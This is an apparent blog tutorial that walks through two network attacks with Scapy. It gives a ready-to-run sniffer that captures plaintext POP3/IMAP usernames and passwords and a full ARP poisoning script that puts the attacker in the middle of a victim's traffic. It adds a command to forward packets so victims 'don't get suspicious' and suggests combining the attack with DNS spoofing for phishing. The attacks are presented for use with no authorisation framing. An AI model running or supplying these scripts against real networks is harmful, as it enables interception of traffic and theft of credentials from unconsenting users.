

Scapy is one of the most powerful tools in a hacker's arsenal. It's not just a packet sniffer — it's a full-blown framework that lets you forge, dissect, inject, and manipulate packets with surgical precision. If you know Python, Scapy gives you raw power over the network stack.
In this post, we'll walk through two real-world attacks you can execute using Scapy:
- Intercepting and stealing email credentials
- ARP cache poisoning to redirect traffic
These are not theoretical concepts — we'll write real code, break it down, and explain how you can leverage Scapy to control the network like a pro.
Setting Up Scapy
First, ensure you're on a Unix-like OS (Linux/macOS). Scapy runs best in those environments.
Installation
Install Scapy using pip:
pip install scapyOr clone from source for the latest version:
git clone https://github.com/secdev/scapy.git
cd scapy
sudo python3 setup.py install

To check Scapy is working:
scapyYou'll enter an interactive Scapy shell like:
>>>You're ready.
Use Case 1: Stealing Email Credentials from the Network
Let's assume you're on the same network as the victim — maybe via Wi-Fi, maybe via Ethernet. If the victim's email client is sending credentials over an unencrypted connection (e.g., plain POP3 or IMAP), we can sniff and extract them using Scapy.
Target: Traffic to POP3 (port 110) or IMAP (143)
Here's a real script to sniff POP3 login credentials:
from scapy.all import *

def packet_callback(packet):
    if packet.haslayer(Raw):
        payload = packet[Raw].load.decode(errors='ignore')
        if "USER" in payload or "PASS" in payload:
            print("[*] Possible Email Credentials:")
            print(payload)

print("[*] Sniffing for POP3/IMAP Credentials...")
sniff(filter="tcp port 110 or tcp port 143", prn=packet_callback, store=0)
How It Works
- We're filtering for TCP traffic on port 110 (POP3) and 143 (IMAP).
- Scapy reads the packet payload with Raw.load.
- If the payload contains USER or PASS, we print it.
Sample Output
USER john.doe@target.com
PASS hunter2
That's plaintext credential capture — and it happens without breaking encryption because there is none.
Use Case 2: ARP Cache Poisoning with Scapy
Let's take it up a notch — perform ARP poisoning to become a man-in-the-middle between a victim and the gateway. This lets you intercept all their traffic.
Step 1: Identify Victim and Gateway
Run:
ip routeYou'll see the default gateway IP.
Scan the local network:
arp-scan --localnetOr write a basic scanner in Scapy. Once you have:
Victim IP (e.g., 192.168.1.10)
Gateway IP (e.g., 192.168.1.1)
...you're ready.
ARP Poisoning Script with Scapy
from scapy.all import *
import time
import sys

target_ip = "192.168.1.10"
gateway_ip = "192.168.1.1"
target_mac = getmacbyip(target_ip)
gateway_mac = getmacbyip(gateway_ip)

def spoof(target_ip, spoof_ip, target_mac):
    packet = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    send(packet, verbose=0)

def restore(destination_ip, source_ip, destination_mac, source_mac):
    packet = ARP(op=2, pdst=destination_ip, hwdst=destination_mac, psrc=source_ip, hwsrc=source_mac)
    send(packet, count=4, verbose=0)

print("[*] Starting ARP Poisoning... Press CTRL+C to stop.")
try:
    while True:
        spoof(target_ip, gateway_ip, target_mac)
        spoof(gateway_ip, target_ip, gateway_mac)
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[*] Restoring ARP Tables...")
    restore(target_ip, gateway_ip, target_mac, gateway_mac)
    restore(gateway_ip, target_ip, gateway_mac, target_mac)
    sys.exit(0)
How It Works
- We send forged ARP replies to both the victim and the gateway.
- We tell the victim "Hey, I'm the gateway."
- We tell the gateway "Hey, I'm the victim."
- All traffic now flows through your machine.
You can now combine this with packet sniffing or tools like sslstrip or ettercap to log traffic, modify data, or inject payloads.
Optional: Packet Forwarding (Linux)
To make packets flow properly:
echo 1 > /proc/sys/net/ipv4/ip_forwardThis ensures the victim's traffic still reaches the internet (via your machine), so they don't get suspicious.
Tips for Real-World Engagements
- Use Wireshark to verify ARP spoofing is working
- Avoid DoS: maintain proper intervals (2–5 seconds) between spoof packets
- Combine with DNS spoofing for phishing payloads
- Always clean up after — restore the ARP tables using the original MACs
Final Thoughts
Scapy isn't just a fun tool for playing with packets — it's a real weapon when used correctly. You can:
- Sniff cleartext protocols like POP3/IMAP
- Poison ARP caches to hijack sessions
- Craft custom packets for bypassing detection
- Build full network attack tools in pure Python
If you're in offensive security or bug bounty hunting, mastering Scapy takes you from testing endpoints to dominating entire network layers.